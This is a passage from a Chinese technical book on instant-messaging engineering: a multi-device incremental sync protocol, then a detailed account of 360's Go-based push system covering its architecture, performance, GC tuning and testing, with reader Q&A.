
到这里，先总结下我们设计的该同步协议的目标：

- 解决接口数据做本地缓存需要根据具体接口单独设计的问题，设计一种统一的客户端缓存数据机制。这个问题应该是所有 App 类应用都会遇到的问题。
- 实现消息的多终端增量同步，然后通过同步机制确保不丢消息。同步机制必须避免流量浪费，所以需要做增量。
- 消息同步和联系人 / 群组等同步使用同一套机制。这个也为以后的业务数据类型扩充做准备。
- 客户端数据能自修复达到最终一致性。
- 不解决冲突合并问题。因为我们的消息比较轻量，不需要像文档一样考虑冲突问题，降低复杂性。

有了目标后，我们首先想到了 Git 等版本管理系统。因为二者要解决的问题是类似的，

区别在于实时性上，还有 Git 的 Server 和 Client 是对等的，而我们这里的 Client 只是 Server 的子集。

本节在这里就不细说 Git 等版本管理系统的机制了，直接说一下我们的抽象和解决方案。数据结构如下图所示。




从上图我们可以看出：

- 每个需要同步的数据集抽象成一个 Folder，Folder 可能是多人共享的，也可能是某人专用的。这里的 Folder 相当于一个索引表，引用的是对象 ID。
- 每个 Folder 维护一个变更集（ChangeSet），增量同步通过变更实现，变更的版本号有序递增。变更是每次操作生成的，每一次 Folder 索引或者 Folder 引用对象的操作都生成一个变更。
- 变更（Change）有对应的操作（OP）。如新增、更新、删除等。包括索引变更和索引引用对象的变更，携带变更数据。客户端根据操作要在本地实现重放逻辑。
- 每个 Folder 中的索引对象会被分配一个该 Folder 中的有序递增 ID。每个索引对象也可以拥有自定义属性。
- 所有的数据对象都统一定义，有更新时间等基本字段。抽象出通用的操作接口（ObjectStore）。

- 客户端会通过 Change 将服务器的 Folder 及对象库同步下去，不过同步的只是服务器上的一个子集，并不是全量。

客户端可以通过对象的更新时间来确定本地缓存的有效性。

下图展示了我们利用这套机制的流程。



- 用户每进行发消息、修改消息、修改个人信息等操作，就触发一次相关 Folder 的变更，存到变更集中，实时投递到在线客户端。
- 在线客户端收到变更后，检查本地的版本号和当前版本号是否连续。不连续则说明有消息丢失，需要从服务器拉取二者之间丢失的变更。然后客户端根据操作定义将变更应用（`apply change`）到本地的 Folder 和对象库。
- 离线客户端上线后，带上本地的 Folder 的版本号，发起 `sync request`，去服务器端同步变更。同步后需要进行的操作同上。
- 所有的对象通过统一的接口获取。支持类似于 HTTP 的 ETag，变更更新模式，不过是针对每个对象的版本，以增强本地缓存机制。

可以说，相当于实现一个服务器和客户端实时同步的轻型数据库。以下是我们这样设计的优缺点。

优点如下所示：

- 用户在线的情况下，大多数情况变更是直接投递下去的。比通知转为拉取模式和服务器的交互少，更省资源。

- 离线缓存比较容易实现，因此离线浏览的体验会比较好。
- 能保证终端和服务器的数据一致性。
- 比较通用，可以适用于多个业务场景。

缺点如下所示：

- 本地客户端的实现逻辑比较重。微信的思想是轻客户端，重服务器。我估计我们在这里还得踩些坑。
- 只能保证同一个 Folder 的最终一致性。

基本协议设计就讲这里了，下面再说一下我们的技术栈，主要还是基于 Java+Netty 研发。我们做了一个简单的前端框架，是为了实现用同一套逻辑，服务多个接入层。

我们的接入层支持的协议有 HTTP、自定义 TCP、WebSocket。通过接入层转换后，变为内部的 request/response，后面共享同一套逻辑。也就是说同一个请求，可以通过 HTTP 发送，也可以通过长连接（TCP/WebSocket）发送。

数据对象上，我们接口支持 JSON/Protobuf 两种，根据客户端的 Accept 自动适配。接口输出格式统一定义对象，客户端可以和服务器端共用。

这里我总结下当前应用，尤其是工具应用的一种趋势：“IM 已经变得不像 IM，不是 IM 的要变成 IM。”

前半句是说，当前的 IM 已经逐渐不像传统的 IM 了，无论是微信、Slack，还是我们的 Grouk，和传统的 IM 区别越来越大。后半句是说，不是 IM 的应用因为要做多终端实时同步，协议越来越靠近 IM 机制了。

另外个人感觉这种趋势不一定仅局限在工具类。哪怕是电商网站，如果能将用户的购物车同步到多个终端，用户体验也会更进一步。

我们的应用使用同步协议已实现的效果如下：

- 多终端数据保持一致，用户切换后不会丢失上下文（比如 QQ 的消息只投递到一个终端）。
- 允许多个终端登录，比如多个手机、多个 Web。
- 可以在任何一个端获取历史记录，也可以通过搜索任意一条历史消息开始上下回溯。
- 实时同步未读数 / 收藏。
- 实时同步联系人信息 / 群组信息。

最后，再说一个题外话，就是创业公司是否值得做技术类的创新？

我们也曾讨论过，假设当初直接拿现成的 XMPP 来做，估计我们的推出时间也可以早几个月。我们在这套机制上花费的时间也不少。但我们还是觉得当前 IM 这么多，在用户经常使用 QQ、微信等工具的情况下，如果体验不能更进一步，估计用户连尝试的愿望都没有。但到底要花费多少时间，估计得做个平衡。

1.3.4 疑问与解惑

Q：为什么不采用 XMPP 协议呢？多人协作时后端出现用户不在一台服务器上如何同步？

不采用 XMPP 协议的原因相信大家知道了，我在这里就不过多解释了，XML 不太适合移动端使用。一般在移动端上使用都要做压缩，比如 WhatsApp。另外就是前面描述的，做变更同步比较麻烦。

Q：客户端所有请求都是通过和服务器的长连接过来吗？没有走比如短连接的 HTTP 协议之类的？

不是，也有走短连接的请求。我们采用一种动态机制，长连接优先。消息上我们没有采用长轮询的方式。客户端是 TCP 长连接，Web 版本是 WebSocket。

Q：这个版本号必须是有序的吗？是否可以跟 Git 一样用随机字符加链表的方式做？

在我们这个方案里，版本号必须是有序严格递增的，因为要靠它来判断是否丢失消息。Git 采用那种方案是因为需要离线写操作，我们当前没这个需求，写都是通过服务器中心写的。

Q：QQ 的消息只投递到一个终端？这是多年前了吧？

QQ 是对移动端做了写优化，离线登录后会补充投递一部分消息，但做不到全终端一致同步。

Q：如何选择客户端服务器之间心跳的时长？需要考虑哪些影响选择的因素？要怎么权衡？


这个说实话我们也在摸索，没有太多数据支撑的经验。对移动端而言，其实心跳已经不是很重要了，大家的使用习惯基本上是查看消息回复，然后就沉后台了。我们做了点优化，就是所有的消息都视为一种心跳。心跳其实是服务器端判断客户端是否在线的一种方式。移动客户端网络变化能收到通知，一般是几分钟一次。Web 版本没有这种功能，所以要靠心跳来判断网络，一般是几秒钟一次。

Q：发现消息版本不连续后，是海量拉取吗？还是可以判断拉去到哪？

发现消息不连续后，由于版本号是有序递增的，可以计算出中间的差距，直接拉缺失的即可。当然服务器的版本是有限的，如果发现客户端的本地数据太旧，是需要重新海量拉取的。海量拉取的机制不同，Folder 的规则不一样。

1.4 如何实现支持数亿用户的长连消息系统：Golang 高并发案例

周洋，360 手机助手技术经理及架构师，负责 360 长连接消息系统，360 手机助手架构的开发与维护。



360 消息系统更确切地说是长连接 push 系统，目前服务于 360 内部多个产品，开发平台数千款 App，也支持部分聊天业务场景，单通道多 App 复用，支持上行数据，提供接入方不同粒度的上行数据和用户状态回调服务。

目前整个系统按不同业务分成 9 个功能完整的集群，部署在多个 IDC 上（每个集群覆盖不同的 IDC），实时在线数亿量级。通常情况下，PC、手机，甚至是智能硬件上的 360 产品的 push 消息，基本上是从我们系统发出的。

1.4.1 关于 push 系统对比与性能指标的讨论

很多同行比较关心 GO 语言在实现 push 系统时的性能问题，单机性能究竟如何？能否和其他语言实现的类似系统做对比？甚至还会问如果是创业，推荐哪个第三方云推送平台？

其实各大厂都有类似的 push 系统，市场上也有类似功能的云服务。包括我们公司早期也有 Erlang、Node.js 实现的类似系统，也一度被公司要求做类似的对比测试。我感觉在讨论对比数据的时候，很难保证大家环境和需求的统一，我只能说下自己的体会，数据是有的，但这个数据前面估计会有很多定语，比如下面这 3 个重要指标。

1. 单机的连接数指标

做过长连接的同行，应该有体会，如果当前是稳定连接，在没有网络吞吐情况下对比连接数这个指标，意义往往不大，维持连接消耗 CPU 资源很小，每条连接 TCP 协议栈会占约 4k 的内存开销，系统参数调整后，我们单机测试数据，最高也是可以达到单实例 300 万长连接。但做更高的测试，我个人感觉意义不大。

因为在实际网络环境下，单实例 300 万长连接，从理论上算压力就很大：实际弱网络环境下，移动客户端的断线率很高，假设每秒有千分之一的用户断线重连。300 万长连接，每秒新建连接达到 3 万，这同时连入的 3 万用户，要进行注册、加载离线存储等对内 RPC 调用，另外 300 万长连接的用户心跳需要维持，假设心跳 300 秒一次，心跳包每秒需要一万 TPS。单播和多播数据的转发，广播数据的转发，本身也要响应内部的 RPC 调用，在 300 万长连接情况下，GC 带来的压力，内部接口的响应延迟能否稳定保障。这些集中在一个实例中时，可用性会是一个挑战。所以线上单实例不会支持很高的长连接，实际情况也要根据接入客户端网络状况来决定。

2. 消息系统的内存使用量指标

关于这一点，在使用 GO 语言情况下，由于协程的原因，会有一部分额外开销。但是要做 2 个推送系统的对比，也有些需要确定的问题。比如系统从设计上是否需要全双工（即读写是否需要同时进行），如果半双工，理论上对一个用户的连接只需要使用一个协程即可（这种情况下，对用户的断线检测可能会有延时），如果是全双工，那读 / 写各一个协程。两种场景内存开销是有区别的。

另外测试数据的大小往往决定了我们对连接上设置的读写 buffer 有多大，是全局复用、每个连接上独享，还是动态申请的。另外，是否全双工也决定 buffer 怎么开。不同的策略，可能在不同情况的测试中表现不一样。

3. 每秒消息下发量

在这一点上，也要看我们对消息到达的 QoS 级别（回复 ACK 策略区别），另外看架构策略，每种策略有其更适用的场景，是纯粹推？还是推拉结合？甚至是否开启了消息日志？日志库的实现机制以及缓冲开多大？flush 策略……这些都影响整个系统的吞吐量。

另外为了 HA，增加了内部通信成本，为了避免一些小概率事件，提供闪断补偿策略，这些都要考虑进去。如果所有的都去掉，那就是比较基础库的性能了。


所以我只能给出大概数据，24 核，64G 的服务器上，在 QoS 为 message at least，纯粹推，消息体 256B~1KB 情况下，单个实例 100 万实际用户（200 万以上）协程，峰值可以

达到 2 万~5 万的 QPS……内存可以稳定在 25G 左右，GC 时间在 200~800ms 左右（还有优化空间）。

我们正常线上单实例用户控制在 80 万以内，单机最多 2 个实例。事实上，整个系统在推送的需求上，对高峰的输出不提速，往往进行限速，以防 push 系统瞬时的高吞吐量，转化成对接入方业务服务器的 DDOS 攻击，所以在性能上，我感觉读者可以放心使用，至少在我们这个量级上经受过考验，GO 1.5 版本到来后，确实有之前的投资又增值了的感觉。

1.4.2 消息系统架构介绍

下面是对消息系统的大概介绍，之前一些读者可能在 Gopher China 上看到过我分享，这里简单讲解下架构和各个组件功能，额外补充一些当时遗漏的信息，架构图如下所示。



几个大概重要组件介绍如下所示。

- Dispatcher Service 根据客户端请求信息，将应网络和区域的长连接服务器的一组 IP 传送给客户端。客户端根据返回的 IP，建立长连接，连接 Room Service。
- Room Service 是长连接网关，用来 hold 用户连接，并将用户注册进 Register Service，本身也做一些接入安全策略、白名单、IP 限制等。

- Register Service 是我们全局 session 存储组件、存储和索引用户的相关信息，以供获取和查询。
- Coordinator Service 用来转发用户的上行数据，包括接入方订阅的用户状态信息的回调，另外做需要协调各个组件的异步操作，比如 kick 用户操作，需要从 register 拿出其他用户做异步操作。
- Saver Service 是存储访问层，承担了对 Redis 和 MySQL 的操作，另外也提供部分业务逻辑相关的内存缓存，比如广播信息的加载可以在 saver 中进行缓存。另外的一些策略，比如客户端 SDK 由于被恶意或者意外修改，每次加载了消息，不回复 ACK，那服务端就不会删除消息，消息就会被反复加载，形成死循环，可以通过在 saver 中做策略和判断（客户端总是不可信的）。
- Center Service 提供给接入方的内部 API 服务器，比如单播或者广播接口，状态查询接口等一系列 API，包括运维和管理的 API。

举两个常见例子来了解工作机制：比如发一条单播给一个用户，Center 先请求 register 获取这个用户之前注册的连接通道标识、Room 实例地址，通过 Room Service 下发给长连接 Center Service 比较重的工作，如全网广播，需要把所有的任务分解成一系列的子任务，分发给所有 Center，然后在所有的子任务里，分别获取在线和离线的所有用户，再批量推到 Room Service。通常整个集群在那一瞬间压力很大。

- Deployd/Agent Service 用于部署管理各个进程，收集各组件的状态和信息，ZooKeeper 和 Keeper 用于整个系统的配置文件管理和简单调度。

下面简单说下推送的服务端架构。常见的推送模型由长轮训拉取，服务端直接推送（360 消息系统目前主要是这种），推拉结合（推送只发通知，推送后根据通知去拉取消息）。

拉取的方式就不说了，现在并不常用，早期很多是 Nginx+Lua+Redis、长轮训，主要问题是开销比较大，时效性也不好，能做的优化策略不多。

直接推送的系统，目前就是 360 消息系统这种，消息类型是消耗型的，并且对于同一个用户并不允许重复消耗，如果需要多终端重复消耗，需要抽象成不同用户。

推的好处是实时性好、开销小，直接将消息下发给客户端，不需要客户端从接入层到存储层主动拉取。

但纯粹是推送模型有个很大问题，由于系统是异步的，无法精确保证时序性。这对于 push 需求来说是够用的，但如果复用推送系统做 IM 类型通信，可能并不合适。

对于严格要求时序性、消息可以重复消耗的系统，目前也都是走推拉结合的模式，即

只使用我们的推送系统发通知，并附带 ID 等给客户端做拉取的判断策略，客户端根据推送的 key，主动从业务服务器拉取消息。并且当主从同步延迟的时候，跟进推送的 key 做延迟拉取策略。同时也可以通过消息本身的 QoS，做纯粹的推送策略，比如一些“正在打字的”低优先级消息，就不需要主动拉取了，通过推送直接消耗掉。

1.4.3 哪些因素能影响推送系统

1. SDK 的完善程度

SDK 策略和细节完善度，往往决定了弱网络环境下的最终推送质量。SDK 选路策略，有一些最基本的策略，比如有些开源服务可能会针对用户 Hash 一个该接入区域的固定 IP，实际上在国内环境下不可行，最好分配器（dispatcher）是返回散列的一组，而且端口也要参开，必要时候，客户端告知 retry 多组都连不上，返回不同 IDC 的服务器。因为我们会经常检测到一些 case，同一地区的不同用户，可能对同一 IDC 内的不同 IP 连通性不一致，也出现过同一 IP 不同端口连通性不同，所以用户的选路策略一定要灵活，策略要足够完善。另外在选路过程中，客户端要对不同网络情况下的长连接 IP 做缓存，当网络环境切换时候（WiFi、2G、3G），重新请求分配器，缓存不同网络环境的长连接 IP。

2. 恰当的数据心跳和读写超时设置

针对不同网络环境，或者客户端本身消息的活跃程度，心跳要自适应地进行调整并与服务端协商，来保证链路的连通性。并且在弱网络环境下，除了网络切换（WiFi 切换 3G）或者读写出错情况外，什么时候重新建立链路也是一个问题。客户端发出的 ping 包，在不同网络下，多久没有得到响应后判断网络出现问题，对是否重新建立链路要做个权衡。另外对于不同网络环境，读取不同的消息长度，也要有不同的容忍时间，不能一刀切。好的心跳和读写超时设置，可以让客户端最快地检测到网络问题，重新建立链路，同时在网络抖动情况下也能完成大数据传输。

3. 结合服务端做策略

另外系统可能结合服务端做一些特殊的策略，比如我们在选路时候，会将同一个用户尽量映射到同一个 Room Service 实例上。断线时，客户端尽量对上次连接成功的地址进行重试。主要是方便服务端做闪断情况下策略，会暂存用户闪断时实例上的信息，重新连入的时候，做单实例内的迁移，减少延时与加载开销。

4. 客户端保活策略

很多创业公司愿意重新搭建一套 push 系统，确实不难实现，其实在协议完备情况下（最简单的就是客户端不回 ACK 不清数据），服务端会保证消息是不丢的。但问题是为什么在消息有效期内，到达率上不去？往往是因为自己 App 的 Push Service 存活能力不高。选用云平台或者大厂的，SDK 往往会做一些保活策略，比如和其他 App 共生，互相唤醒，这也是云平台的 Push Service 更有保障的原因。我相信很多云平台旗下的 SDK，多个使用同样 SDK 的 App，为了实现服务存活，是可以互相唤醒和保证活跃的。另外现在 push SDK 本身是单连接、多 App 复用的，这为 SDK 的实现增加了新的挑战。

所以我选择推送平台时，会优先考虑客户端 SDK 的完善程度。对于服务端，选择条件稍微简单，要求部署接入点（IDC）越多越好，配合精细的选路策略，效果越有保证，至于想知道哪些云服务有多少点，读者们可以测测。

1.4.4 GO 语言开发问题与解决方案

下面来讲下我在 GO 开发过程中遇到挑战和优化策略，给大家看下当年的一张图，如下所示，这是在第 1 版优化方案上线前一天的截图。



可以看到，内存最高占用 69G，GC 时间单实例最高时候高达 3~6s。这种情况下，试想一次悲剧的请求，经过了几个正在执行 GC 的组件，后果必然是超时……GC 造成的接入方重试，又加重了系统的负担。遇到这种情况时，整个系统最差每隔两到三天就需要重启一次。

现在总结当时出现的问题，大概有以下几点

1. 大量 I/O 导致 Buffer 和对象不复用

由于当时（2012 年）我对 GO 的 GC 效率理解有限，所以在工作时比较奔放，程序里有大量 short live 的协程，由于不想阻塞主循环逻辑或者需要及时响应的逻辑，对内通信的很多 I/O 操作都通过单独 GO 协程来实现异步。这会给 GC 带来很多负担。

针对这个问题，应尽量控制协程创建，对于长连接应用这种本身已经有几百万并发协程情况，几乎没必要在各个并发协程内部做异步 I/O，因为程序的并行度有限，理论上在协程内做阻塞操作是没有问题的。

如果有些需要异步执行，比如不异步执行就会影响对用户心跳或者等待 response 无法响应，最好通过一个任务池和一组常驻协程来消耗处理结果，再通过 channel 传回调用方。使用任务池还有额外的好处，就是可以对请求进行打包处理，提高吞吐量，并且可以加入控量策略。

2. 网络环境不好引起激增

相比以往高并发程序特殊的是，GO 协程如果做不好流控，会引起协程数量激增。早期的时候也发现，时不时有部分主机内存会远远大于其他服务器，但在发现的时候，所有主要 profiling 参数都正常了。

后来发现，在通信较多的系统中，网络抖动阻塞是不可避免的（即使是内网），对外不停 Accept 接受新请求，但执行过程中，由于对内通信阻塞，大量协程被创建，业务协程等待通信结果没有释放，往往会瞬时迎来协程暴涨。但这些内存在系统稳定后，virt 和 res 都并没能彻底释放，下降后仍维持高位。

处理这种情况，需要增加一些流控策略，流控策略可以选择用 RPC 库或者上面说的任务池来做，其实我感觉放在任务池里做更合理些，毕竟 RPC 通信库可以做读写数据的限流，但它并不清楚具体的限流策略到底是重试、日志还是缓存到指定队列。任务池本身就与业务逻辑相关，它清楚针对不同的接口需要的流控限制策略。

3. 低效和开销大的 RPC 框架

早期 RPC 通信框架比较简单，对内通信时使用的也是短连接。本来短连接开销和性能瓶颈超出我们预期，短连接 I/O 效率是低一些，但端口资源够，本身吞吐可以满足需要，使用是没问题的，很多分层的系统也有 HTTP 短连接对内进行请求的。

但早期 GO 版本中，这样的写程序在一定量级情况下是支撑不住的。短连接大量临时

对象和临时 buffer 创建，在本已经百万协程的程序中，是无法承受的。所以后续我们对 RPC 框架作了 2 次调整。

第 2 版的 RPC 框架使用了连接池，通过长连接对内进行通信（复用的资源包括 Client 和 Server 的编解码 Buffer、Request/response），大大改善了性能。

但这种在一次 request 和 response 还是占用连接的，如果网络状况允许，这就不是问题，足够满足需要了，但试想一个 room 实例要与后面的数百个的 register、coordinator、saver、Center、Keeper 实例进行通信，需要建立大量的常驻连接，每个目标机有几十个连接，那么就有数千个连接被占用。

非持续抖动（持续抖开多少无解）或者有延迟较高的请求时，如果针对目标 IP 连接开少了，瞬间会有大量请求阻塞，连接无法得到充分利用。第 3 版增加了 Pipeline 操作，Pipeline 会带来一些额外的开销，要利用 TCP 的全双特性，以尽量少的连接完成对各个服务集群的 RPC 调用。

4. GC 时间过长

GO 的 GC 仍旧在持续改善中，大量对象和 buffer 创建仍会给 GC 带来很大负担，尤其是一个占用了 25G 左右的程序。之前 GO team 的大咖邮件也告知我们，未来会让使用协程的成本更低，理论上不需要在应用层做更多的策略来缓解 GC。


改善方式，一种是多实例的拆分，如果公司没有端口限制，可以很快部署大量实例，以此减少 GC 时长，这是最直接的方法。不过对于 360 来说，外网通常只能使用 80 和 433。因此常规只能开启 2 个实例。当然很多人建议我能否使用 SO_REUSEPORT，因为我们内核版本确实比较低，所以并没有实践过。

另外能否模仿 Nginx、fork 多个进程监控同样端口，至少我们目前没有这样做，我们目前的进程管理还是独立运行的，对外监听不同端口程序，还有配套的内部通信和管理端口，实例管理和升级上要做调整。

解决 GC 的另外 2 个手段，是内存池和对象池，不过最好做仔细评估和测试，内存池、对象池使用，也需要对代码可读性与整体效率进行权衡。

在一定情况下这种程序会降低并行度，因为用池内资源一定要加互斥锁或者原子操作做 CAS，通常原子操作实测要更快一些。CAS 可以理解为可操作的更细行为粒度的锁（可以做更多 CAS 策略，放弃运行、防止忙等）。这种方式带来的问题是，程序的可读性会越来越像 C 语言，每次要 malloc，各地方用完后要 free，针对对象池 free 之前要 reset，我曾经在应用层尝试做了一个分层次结构的“无锁队列”。

下图左边的数组实际上是一个列表，这个列表按大小将内存分块，然后使用 `atomic` 操作进行 CAS。但实际要看测试数据了，池技术可以明显减少临时对象和内存的申请和释放，GC 时间会减少，但加锁降低了并行度，是否能在一段时间内提升整体吞吐量，要做测试和权衡……



实际上，我们消息系统后续去除了部分此类的黑科技，试想百万个协程里面做自旋操作申请复用的 `buffer` 和对象，开销会很大，尤其在协程对线程多对多模型的情况下，更依赖于 `Golang` 本身调度策略。除非我对池增加更多的策略处理，减少忙等，感觉是在把 `runtime` 做的事情，非常不优雅地在应用层实现。普遍使用开销理论就大于收益。

但对于 `RPC` 库或者 `codec` 库、任务池内部，这些开定量协程，集中处理数据的区域，可以尝试改造。

对于有些固定对象复用，比如固定的心跳包什么的，可以考虑使用全局一些对象，进行复用，针对应用层数据，具体设计对象池，在部分环节去复用，可能比这种无差别地设计一个通用池更能有效地进行效果评估。

1.4.5 消息系统的运维及测试

下面简单介绍下消息系统的架构迭代和一些迭代经验。

根据业务和集群的拆分，架构迭代能解决部分灰度部署上线测试，减少点对点通信和广播通信间不同产品的相互影响，针对特定的功能做独立的优化。

对消息系统架构和集群拆分来说，最基本的是拆分多实例，如下图所示，其次是按照业务类型对资源占用情况分类，按用户接入网络和对 IDC 布点要求分类（目前没有条件，所有的产品都部署到全部 IDC）。

拆分多例

- 缓解GC压力（GC时间减少40%）

按业务类型聚类，广播（I/O密集）、多播、点对点（内部通信密集）、聊天室（CPU密集）分层服务，以及按层次扩展改为分集群（Set/Cell思想），各自独立又具备全部功能子集群

- 按业务拆分（助手、卫士、浏览器）
- 按功能拆分（push、聊天、嵌入式产品）
- 按ID拆分（zwt、bjsc、bjdt、bjcc、shgt、shic、shhm、Amazon Singapore）

拆解后带来管理成本，引入（ZooKeeper+Deployd）/（Keeper+Agent）对各节点进行管理

- 监控集群
- 控制组件行为（用户重定向）
- 连接监控

系统的测试 GO 语言在并发测试上有独特优势，如下图所示。

任务:unicast, 集群:ipcam				
Id	任务	任务描述	耗时	结果
2	单播离线消息 - unicastDurableMessage	1. 生成用户 2. 发送离线消息(用户在线) 3. 预期收到 4. 发送离线消息(用户离线) 5. 预期返回03 6. 用户重连 7. 预期收到	50s	Fail Total: 34, Success: 17, Warn: 0, Fail: 17
				查看

对于压力测试，目前主要针对指定的服务器，选定线上空闲的服务器做长连接压测。然后结合可视化，分析压测过程中的系统状态。早期压测用的比较多，实现的统计报表功能和我理想的有一定差距。我觉得最近出的 Golang 开源产品都符合这种场景，GO 写网络并发程序给大家带来的便利，让大家把以往为了降低复杂度、拆解或者分层协作的组件又组合在了一起。

1.4.6 疑问与解惑

Q：协议栈大小，超时时间定制原则？

在移动网络下，超时时间按产品需求分通常是 2G、3G 情况下 5 分钟，WiFi 情况下 5~8 分钟。但对于个别要求响应非常迅速的场景，如果连接 idle 超过一分钟，都会有 ping、pong 来校验是否断线，尽快做到重新连接。

Q：消息是否持久化？

消息持久化，通常是先存后发，存储时用的是 Redis，但落地时用的是 MySQL。MySQL

只作故障恢复使用。

Q: 消息风暴是怎么解决的?

在发送情况下, 普通产品是不需要限速的, 较大产品由发送队列控制速度, 按人数、按秒进行控速度发放, 发送成功后再发送下一条。

Q: Golang 的工具链支持怎么样? 我自己写过一些小程序, 千把行之内, 确实很不错, 但不知道代码量上去之后, 配套的 Debug 工具和 profiling 工具如何, 我看上边有分享说 Golang 自带的 profiling 工具还不错, 那 Debug 怎么样呢, 官方一直没有出 Debug 工具, GDB 支持也不完善, 不知你们用的什么?

是这样的, 我们使用 `println`, 基本上可以定位所有问题, 但也不排除由于并行性通过 `println` 无法复现的问题, 目前来看解决它只能靠经验了。只要常见并发尝试, 经过分析是可以找到的。GO 很快会推出调试工具的。

Q: 协议栈是基于 TCP 吗?

是否有协议拓展功能? 协议栈是 TCP, 整个系统 TCP 长连接, 没有考虑扩展其功能。

Q: 问个问题, 这个系统是接收上行数据的吧, 系统接收上行数据后是转发给相应系统做处理吗? 怎么转发呢? 如果需要给客户端返回调用结果又是怎么处理呢?

系统上行数据是根据协议头进行转发, 协议头里面标记了产品和转发类型, 在 `coordinator` 里面跟进产品和转发类型, 回调用户, 如果用户需要阻塞等待回复才能后续操作, 就通过再发送消息, 路由回用户。因为整个系统是全异步的。

Q: push SDK 的单连接、多 App 复用方式, 这样的情况下面对以下几个问题是如何解决的: (1) 系统流量统计会把所有流量都算到启动连接的应用吧? 而启动应用的连接是不固定的吧? (2) 同一个 push SDK 在不同应用中的版本号可能不一样, 这样暴露出来的接口可能有版本问题, 如果是单连接模式要怎么解决?

